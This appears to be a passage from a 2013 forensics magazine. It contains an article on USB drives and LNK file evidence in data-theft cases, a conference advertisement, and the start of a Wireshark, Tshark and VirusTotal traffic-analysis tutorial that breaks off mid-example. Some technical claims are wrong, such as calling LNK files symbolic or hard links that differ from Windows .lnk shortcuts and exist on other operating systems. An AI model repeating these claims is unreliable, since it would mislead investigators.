USB storage devices can be of many different types. Whether flash drives or external hard disk drives, these tools allow users to quickly copy information off desktops, laptops or servers. Perhaps the most common type of USB device is the flash drive, smart drive, jump drive or USB stick. They go by so many names but essentially are a small device consisting of solid state flash transistors that store computer data. We will refer to them here as flash drives since they use solid state flash memory to store data. Flash Drives typically measure less than four inches in length. They are often attached on to key chains or on lanyards or worn around necks or wrists. They are tucked into pockets and placed in drawers. These devices containing GigaBytes (GB) of information move about the office and home without a glance.

Flash Drives are often chosen for data portability and not actually for data capacity. They are made to transport data such as pictures, spreadsheets and documents or other files. Drives of this type are very portable and they can hold over a hundred GigaBytes of data though most common USB devices are between 2 and 16 GigaBytes at a cost as low as five dollars or as high as one hundred depending on the manufacturer and size. Flash drives are so cheap that they are often given away as gifts or trade show prizes emblazoned with a company logo.

Another type of USB drive is the U3, also called a smart drive. This is a type of flash drive that was developed by SanDisk and M-Systems. U3 drives, along with compatible software; make for the creation of portable user environments including user files and applications. One can have U3 drives plugged into PCs and have the applications installed for the performance of tasks.

External hard drives offer the largest capacity of USB storage. USB hard drives come equipped with the latest internal hard disk drive with a USB adapter to allow them to be plugged into a computer USB port. These drives are quickly recognized by the operating system and made available for data to be stored on them. Drive sizes are currently around three terabytes, which is equivalent to approximately three thousand GigaBytes. External hard drives are much larger than USB flash drives and they are more expensive so they are somewhat less portable and less ubiquitous. People who store significant computer information on their hard disk drives often make it a point to have a backup copy to removable disk drives. This is where external hard disk drives come into play. These are capable of data write and have read speeds comparable to computer built-in hard disk drives. They can store large data immediately and are bundled by recovery software and drive backups. For this reason, USB hard disks often contain archival data.

External hard drives often come with a power adapter but there are models that are usually smaller with a smaller capacity that run off USB power alone. These devices usually utilize 2.5-inch hard drives instead of the 3.5-inch drives used in powered enclosures. These drives offer the benefits that removable drives can provide, such as data capacity, along with the advantages of USB flash drives which do not require external power. These types of drives have the capacity to store up to five hundred GigaBytes of data commonly.

## USB ANALYSIS APPROACHES

Two approaches to USB analysis are commonly used. The first is the dual-parallel approach and the second is the virtualization approach. In the dual-parallel approach, USB Flash Drives, which are typically parts of forensics investigations, can be found plugged into USB ports of running systems. They may also be separate from computers and thus, inactive.

In the acquisition phase, investigators need to create forensic images of all present storage devices. Images of USB storage devices are typically acquired with the use of imaging tools. They will also be stored in EnCase, DD or another proprietary format. The images will be considered forensically valid copies of the original drives and will be analyzed through the aid of forensics tools. DD is a UNIX command that is used to perform data transfers and EnCase is a well-established forensic tool in the industry.

A common forensics technique involves copying of the acquired images to hard drives and analyzing them using forensic software. Such method works most effectively for storage devices that can be analyzed at a specific point in time and historically.

There is a continuously growing trend of utilizing USBs as active devices carrying full user environment and portable applications. This trend mainly is caused by two factors: a.) the lowered prices of flash drives with increased capacity and, b.) the easier accessibility of computers equipped with USB. There is another method more suitable for the analysis of this type of environment, one that allows for a higher level of interactivity with the images taken.

The second approach is the virtualization approach. Virtualization refers to the abstraction layer, which decouples physical hardware components from operating systems. Virtual machines or VMs are software running in host machine environments, creating separate and independent environments with each simulating sets of its own software and hardware.

The process of virtualization requires extra computing resources. Aside from the need to run host operating systems, computers share same hardware components as virtual machines. The number of virtual machines that can run on a single physical machine is limited by the available computing resources the physical machine has.

Implementations don’t have specific restrictions pertaining to the number of machines that may be active at one time. The practical restriction will solely be on resource availability and the ease of running multiple machines on a host at one time.

Typically, well-designed virtual machines have complex and intelligent capabilities for resource management. For instance, memory management essential for VMWare products can be dynamically shared between real hardware host system spaces and virtual machines. The additional address translation level creates a complex mapping for real hardware to become virtual hardware. However, it is still necessary for the illusion that it has full access of the memory range.

Virtual machines allow investigators to analyze an image in an environment that more closely encompasses the live environment. What cannot be revealed in a static analysis of files can be seen in the way files interact in a virtual machine and this can be useful in analysis, especially that of malware analysis.

## INTRODUCING THE LNK FILE

LNK files are symbolic and hard links to other files. These other files may be stored within the hard drives of computers, external USB storage media, network-based locations for storage and CD or DVD disc media as well. They differ from the Microsoft .lnk shortcut file and are present on many operating systems including Microsoft Windows, Linux, BSD and Mac OS. The LNK file contains metadata and it is useful in identifying when and where files were accessed.

There are several ways for how LNK files are created. Most common are:

- Programs recording or accessing
- Opening files
- Installation of specific programs
- Accessing, printing or editing of documents
- Computer registry being backed up by the Windows restore points
- Users creating shortcuts or link files to certain files and folders

In order to recover the link files, many companies and businesses make use of special recovery tools. These tools are often able to trace back the files demonstrating movement of information, such as from network locations then to the desktop hard drives of users or to USB storage devices that have been recently connected.

## LNK FILE CONTENTS

Link files have embedded metadata relating to target link files and the .lnk file metadata. The information that will be gathered from these types of file may be all or any of the following:

- File names
- Global Unique Identifier (GUID)
- Created date
- Date last accessed
- Date last modified
- File size
- Volume type resided on by linked to files
- Volume serial number
- Full paths to the files linked to
- Modify Access Create (MAC) times

A sample link file that is parsed is as follows:

```
Link File Offset: 25
Link File Size: 399
File Flags: HASITEMID | ISFILEORFOLDER | HASWORKINGDIRECTORY
File Attributes: ARCHIVE
ShowWindow Value: SW_NORMAL
Created Date: 06/22/13 10:27:03AM
Last Written Date: 06/22/13 10:29:10AM
Last Accessed Date: 06/22/13 10:29:10AM
Volume Label: 2013ACME
Media Type: Removable
Volume Serial: B2 A3 D4 41
```

```
File Length: 48902
Base Path: E:\clients.zip
Working Directory: E:\
```

## FINDING EVIDENCE IN LNK FILES

Link files are typically where shortcut files are created. In such a case, based on the sample above, there exists the shortcut file named "clients". It points to a device that is removable and which has the volume label, 2013ACME. This shortcut also indicates that the last time the file was accessed was around 10:29AM on 06/22/13.

To aid in determining if data was stolen using a USB device, forensic investigators will look for evidence of USB activity that has taken place on a particular computer. Such evidence can include the serial numbers of USB devices that have been connected, including make and model, and the first and last time a USB device was connected. The computer may also contain link files that indicate whether files were opened from external devices such as USB drives or network shares. When a user opens a file, the Windows operating system creates or modifies link files, which contain metadata such as path, last modified or accessed date and time, and a volume serial number – which is separate from the physical serial number of the device. The critical pieces of information are the file path, which indicates if a file, has been opened from an external location such as a USB drive or network share, and the last modified or accessed date and time, also known as the MAC time.

This can be better understood by observing the forensic process surrounding this type of incident. First, forensic investigators analyze the computer to see which USB devices, if any, were connected to the computer. Next, the investigator might advise the attorney to request USB devices with the serial numbers and possible make/model obtained from the analysis. Analysis of the USB devices themselves can show which files exist on the device, and when they were created, last modified, last accessed and also whether they were deleted from the USB device. Files on a USB device that have an access date after the last time they were connected to the original computer may indicate that they were accessed elsewhere. At this point, it may be necessary to analyze the employee's personal computer or other machines they have used to determine if files from the USB device were indeed opened or copied there. If evidence were available, this process would conclude with evidence showing the flow of data outside the organization.

## SUMMARY

This article presented you with an overview of USB storage and LNK files and how they are used in forensic investigation including how the USB drive and LNK files are related, how LNK files are significant and how forensic investigations utilize them.

### ABOUT THE AUTHOR

*Eric A. Vanderburg, MBA, CISSPDirector, Information Systems and Security, JurInnov, Ltd.*

*Eric Vanderburg understands the intricacies inherent in today's technology and specializes in harnessing its potential and securing its weaknesses. He directs the efforts of multiple business units including Cyber Security, eDiscovery, Computer Forensics, Software Development, IT and Litigation Support at JurInnov, an eDiscovery and eSecurity consulting firm. Vanderburg litigation holds over thirty vendor certifications and is completing a doctorate in information assurance. He has dedicated much of his career to designing and implementing systems, policies and procedures to enhance security, increase productivity, improve communications and provide information assurance. He has been invited to speak at conferences and events on technology and information security and he is active in promoting security and technology awareness through various publications. Look for his latest book, "Storage+ Quick Review Guide", due for publication with McGraw Hill in December of 2013.*

@tmforumorg #dd13

OCTOBER 28-31, 2013
SAN JOSE, CALIFORNIA

READER SPECIAL
15% off a gold pass
simply use voucher code
P5WCC5 when you register

# tmforum DIGITAL DISRUPTION 2013

CONQUER CHALLENGES. SEIZE OPPORTUNITIES.

## Crashing the party - digital services

Enabling businesses and enterprises to conquer challenges and seize opportunities presented by the digital world, Digital Disruption, TM Forum's all new, expanded event for the Americas, helps service providers and their partners address vital issues such as reducing cost and risk, improving market retention and growth and increasing revenue by introducing innovative new services. Engage with 150+ expert speakers over four days filled with critical insights, debate, TM Forum training, networking and hands-on opportunities that immerse you in exciting innovations and new ideas.

### Not your average conference...

- **Four topic-driven Forums**
  - Agile Business and IT Forum
  - Customer Engagement and Analytics Forum
  - Delivering Enterprise Services Forum
  - Disruptive Innovation Forum
- **Innovation Zone:**
  Explore all things TM Forum; meet companies that are seizing the opportunities the digital world is creating:
  - **Meet the experts**, learn about **TM Forum programs** and explore our award-winning series of **live Catalyst demos**, collaborative accelerator projects led by cutting edge service providers and suppliers
  - Touch and feel some of the latest **disruptive technology** that is changing the way we live and work
  - Watch live demos and learn more about **real digital services** that leverage the broad ecosystem
  - Discover **innovative technology** from vendors showcasing their best products and services
- **Networking**
- **TM Forum Training and MasterClasses**

### Keynotes include...

Google

Daniel Sieberg
*Head of Media Outreach & Official Spokesperson,* **Google**

NETFLIX

Adrian Cockcroft
*Director of Architecture, Cloud Systems,* **Netflix**

orange™

Georges Nahon
*CEO,* **Orange**

### For more information or to register now:

Email: register@tmforum.org | Phone: +1 973 944 5100

**Visit: www.tmforum.org/dd13EF**

Platinum Sponsor:
NetCracker®

# HOW TO ANALYZE A TRAFFIC CAPTURE

## A REAL NETWORK FORENSICS ANALYSIS RELATED WITH THE BOSTON BOMBS

**by Javier Nieto Arevalo**

We live in an era where the signature-based Antivirus has less sense if we want to fight against hackers who are creating customized malware only for their targets. This malware is commonly known as Advanced Permanent Threat (APT) and it's really interesting to research where the host was infected, the connections back to the Command and Control server to get the instructions and evaluate the damage of the malware. Sometimes it is easier to detect infected hosts in the networks if we analyze the network traffic than using an Antivirus running on the host.

**What you will learn:**

- Sites in your network where you can get traffic captures.
- Useful tools to aid in getting/analyzing traffic captures.
- How to use Virustotal, Wireshark and NetwokMiner in a real incident.
- How to detect attacks and more details from a pcap file with an IDS system.
- How to get information about how malware works.
- How to detect exploits and malware in an incident handle.
- How to create a map report with connections established in the capture data.

**What you should know:**

- Get familiarized with the network devices.
- Get familiarized with the Internet Protocols and modern malware.

As you know, the modern malware or APTs are winning the match to the Antivirus manufacturers. For this reason, there are some new technologies like Sandboxes where you can run the suspicious files in order to study their behaviour. For example, the sandboxes Cuckoo or Anubis get a traffic capture to help us achieve this goal to fight malware. Also, some IDS like Snort, gets traffic captures in a pcap format to obtain the evidence about a certain attack.

For all this, it's really important that the Security IT Department has a high knowledge about how to get and how to analyze the traffic that is crossing into their networks.

In this post I'm going to talk about how, where, with and which tools we can use to get and analyze the traffic network. Then, I'm going to show you a real network forensic analysis where hackers take advantage of popular news like the Boston Marathon incidents.

## HOW TO GET TRAFFIC CAPUTERS

### TOOLS AVAILABLE

There are a lot of tools to get traffic captures: Wireshark, Tshark, Tcpdump, NetworkMiner, Cain and Abel, Xplico, Capsa, ngrep... In this article we are going to focus on tools commonly used to achieve this goal: Wireshark, Tshark and NetworkMiner.

## WHY WIRESHARK OR TSHARK

Wireshark (before known as Ethereal) and Tshark are a really popular network protocol analyzer. Both of them are the same tool. The first one has a graphical user interface (GUI) and the second one has a command line interface (CLI).

The main reasons to work with these tools are:

- Both of them are Open Source with GPL license.
- Available in all platforms (Windows, Linux, MAC...).
- Both take traffic captures in live and offline mode.
- They can understand the majority of Internet Protocols (TCP, DNS, FTP, TFTP, HTP...).
- They have advanced filters and searches, TCP Follow Stream, Flow Graph, Maps reports, etc...
- There are a lot of tutorials in the Internet.

## CAPUTRE DATA ON THE MACHINE YOU ARE INTERESTED IN

There are several methods to capture traffic from your network. In this article, I'm going to talk about which are most commonly used.

If you only need to capture the network traffic to/from a specific host, you can just install Wireshark on that host (computer) and start to sniff. It's really easy to use but the traffic exchanged between other hosts of the network will be unavailable (except broadcast traffic).

This type of capture could be helpful when you suspect there is a problem in your network involving the host you are testing or when you just want to analyze the traffic exchanged from that host on the network.




**Figure 1.** *Network scheme of a simple capture*

## CAPUTRE DATA USING A PORT MIRROR

Some Ethernet switches have a monitor mode. A monitor mode is the capability of the switch to use as a single port to merge the traffic of all other ports: that is, the port acts like a hub. If this monitor port is connected to the host when running the sniffer, all the network traffic (crossing that switch) will be captured. It's sometimes named 'port mirroring', 'port monitoring', 'Roving Analysis' (3Com), or 'Switched Port Analyzer' or 'SPAN' (Cisco). Using the switch management, you can select both the monitoring port and assign a specific port you wish to monitor.




**Figure 2.** *Port Mirror examples on a switch*

Some switch models could allow the mirroring of just one port instead of all ports: in this case it's really interesting, the mirroring of the port reserved to the router/firewall (which connects the internal network to the Internet).




**Figure 3.** *Port mirror of the port reserved to the router*

Mirroring the port used by the router/firewall, the switch will duplicate the incoming/outgoing traffic of our network to the Internet and send it to a host where it is running a sniffer or an IDS like Snort or Suricata in order to get security events. If you are interested in installing an IDS, you should read the tutorial from the original IDS website before installing it.


It's also possible to lose some traffic if we are sniffing a high traffic network...

This type of capture is easy to use if such a switch is available; we just need to read the switch manufacturer documentation to get the instructions.

## HOW TO WORK WITH WIRESHARK AND TSHARK

The goal of this article is not to train you on how to use Wireshark or Tshark. This is only a brief introduction but I think it could be interesting to show you some examples that will help you to start with these tools.

I commented that when we want to capture traffic to research some problems in our network or we want to do some tests, we can capture data on the machine we are interested in by using Wireshark. This is really easy to do by installing the sniffer software in this machine. We can see "in live" the traffic capture. In these kinds of captures, it's common to capture all traffic in a certain network card and then, working with filters.




| Capture | Interface | Link-layer header | Prom. Mode | Snaplen [B] | Buffer [MB] |
|---|---|---|---|---|---|
| ☑ | Conexiones de red inalámbricas<br>192.168.1.35 | Ethernet | enabled | default | 2 |
| □ | Conexión de área local | Ethernet | enabled | default | 2 |

□ Capture on all interfaces

☑ Use promiscuous mode on all interfaces

Capture Filter:

**Figure 4.** *Default captures traffic in the Wireless interface*



*Conexiones de red inalámbricas [Wireshark 1.10.1 (SVN Rev 50926 from /trunk-1.10)]
File Edit View Go Capture Analyze Statistics Telephony Tools Internals Help
Expression... Clear Apply Save

Filter: http.content_type

```
No.   Time        Source          Destination    Protocol  Length  Info
  117 34.8250220 174.137.42.75   192.168.1.35   HTTP        608 HTTP/1.1 200 OK  (text/html)
  126 36.2412900 192.168.1.35    77.234.43.82   HTTP        602 POST /P/QTFFQzUwNzAtM0ZFQS0xMDY5LUEyREQtQzdFQTJCMzAzMENE H
  127 36.2422930 173.194.41.14   192.168.1.35   HTTP        459 HTTP/1.1 200 OK  (GIF89a)
  130 36.3246960 77.234.43.82    192.168.1.35   HTTP        251 HTTP/1.1 200 OK  (application/octet-stream)
```

```
▷ Frame 130: 251 bytes on wire (2008 bits), 251 bytes captured (2008 bits) on interface 0
▷ Ethernet II, Src: Comtrend_4c:19:a5 (00:1d:20:4c:19:a5), Dst: Intel_6a:bd:aa (00:0e:35:6a:bd:aa)
▷ Internet Protocol Version 4, Src: 77.234.43.82 (77.234.43.82), Dst: 192.168.1.35 (192.168.1.35)
▷ Transmission Control Protocol, Src Port: http (80), Dst Port: conferencetalk (1713), Seq: 1, Ack: 549, Len: 197
◢ Hypertext Transfer Protocol
  ▷ HTTP/1.1 200 OK\r\n
    Content-Type: application/octet-stream\r\n
  ▷ Content-Length: 6\r\n
    Set-Cookie: userid=1a79d26ac93cfc4cc639958062a58edc;Max-Age=504576000;Path="/";Domain=ui.ff.avast.com;Version=1\r\n
    \r\n
    [HTTP response 1/1]
    [Time since request: 0.083406000 seconds]
    [Request in frame: 126]
▷ Media Type
```

**Figure 5.** *Filter in a live network capture*

When we want to capture traffic using a Port Mirror, we won't see the data capture "in live" mode. The sniffer is going to deal with a great amount of data because we will analyze all the traffic of the network. For this reason, it's common to use Tshark in CLI mode on a Linux Machine instead of Wireshark.

We are going to capture only the protocols, subnets or hosts we are interested in and save the capture data in a pcap format. For example we will save the captures automatically in 64Mb files to work easily with them. Why do we need to break up the capture data file in 64Mb? In the next part of the article, we are going to see how Virustotal could help us with the traffic capture because they can analyze it. They accept a maximum size of 64Mb. With the commands below, Tshark saves all traffic on the interface eth0, it switches to a new file every 64Mb and it stops capturing after 20 files:

```
$ tshark -i eth0 -b filesize:65536 -a files:20 -w mf3.pcap
```

I don't talk much more about the filters because there is a lot of information on the internet about how to sniffer only an IP, network or protocol with Wireshark (*http://www.wireshark.org/docs/dfref/*) or Thsark (*http://www.wireshark.org/docs/man-pages/tshark.html*).

## A REAL NETWORK FORENSICS EXAMPLE

In order to explain the different techniques when we want to analyze a data capture (pcap file), I'm going to show you a real traffic capture and we are going to analyze it. This pcap was sent to me as a real incident I handled and contains the traffic generated by only one suspicious computer. This pcap file was captured sniffing with Tshark in a Port Mirror of the reserved port of the firewall.

### INSPECT THE PCAP FILE WITH VIRUSTOTAL


22 April 2013 Virustotal began to analyze pcap files. The news was published on their blog. (*http://blog.virustotal.com/2013/04/virustotal-pcap-analyzer.html*).

The new service helps us because we can get a lot of information from the Virustotal system and it's free. Also, Virustotal offers an API in order to develop our own program to work with them. The API is free but it mustn't be used in commercial products or services.

Now, we are going to see how to Virustotal will give us a lot of valuable information about our traffic captures. In my opinion, although Virustotal is a great service, it's totally necessary to analyze the pcap file with Wireshark or another packet analyzer.

You can see clicking on the link below the analysis of our pcap file by Virustotal: *https://www.virustotal.com/file/f67b8c98bba320a2895962107f0c5e794d3eb85f8a09bb321787634cb12f8c9a/analysis/*.

Ok, let's go. After uploading the pcap file to *www.virustotal.com* we can see that three files have been downloaded and the website detects them as Malware. Also we can see that there are 15 alerts from Snort IDS and 30 alerts from Suricata IDS.



SHA256: f67b8c98bba320a2895962107f0c5e794d3eb85f8a09bb321787634cb12f8c9a

Nombre: captura.pcap

Detecciones: 3 / 47


Fecha de análisis: 2013-06-10 18:20:42 UTC ( hace 2 meses, 1 semana )

| Intrusion Detection System | Resultado |
|---|---|
| Snort | 15 alerts |
| Suricata | 30 alerts |

| AntiVirus | Resultado | Actualización |
|---|---|---|
| Agnitum | ✓ | 20130609 |
| AhnLab-V3 | ✓ | 20130610 |
| AntiVir | ✓ | 20130610 |

**Figure 6.** *First details from Virustotal*

If we go to “File detail” section, Virustotal will help us to locate what websites have been visited in the traffic capture. See Figure 7 below.

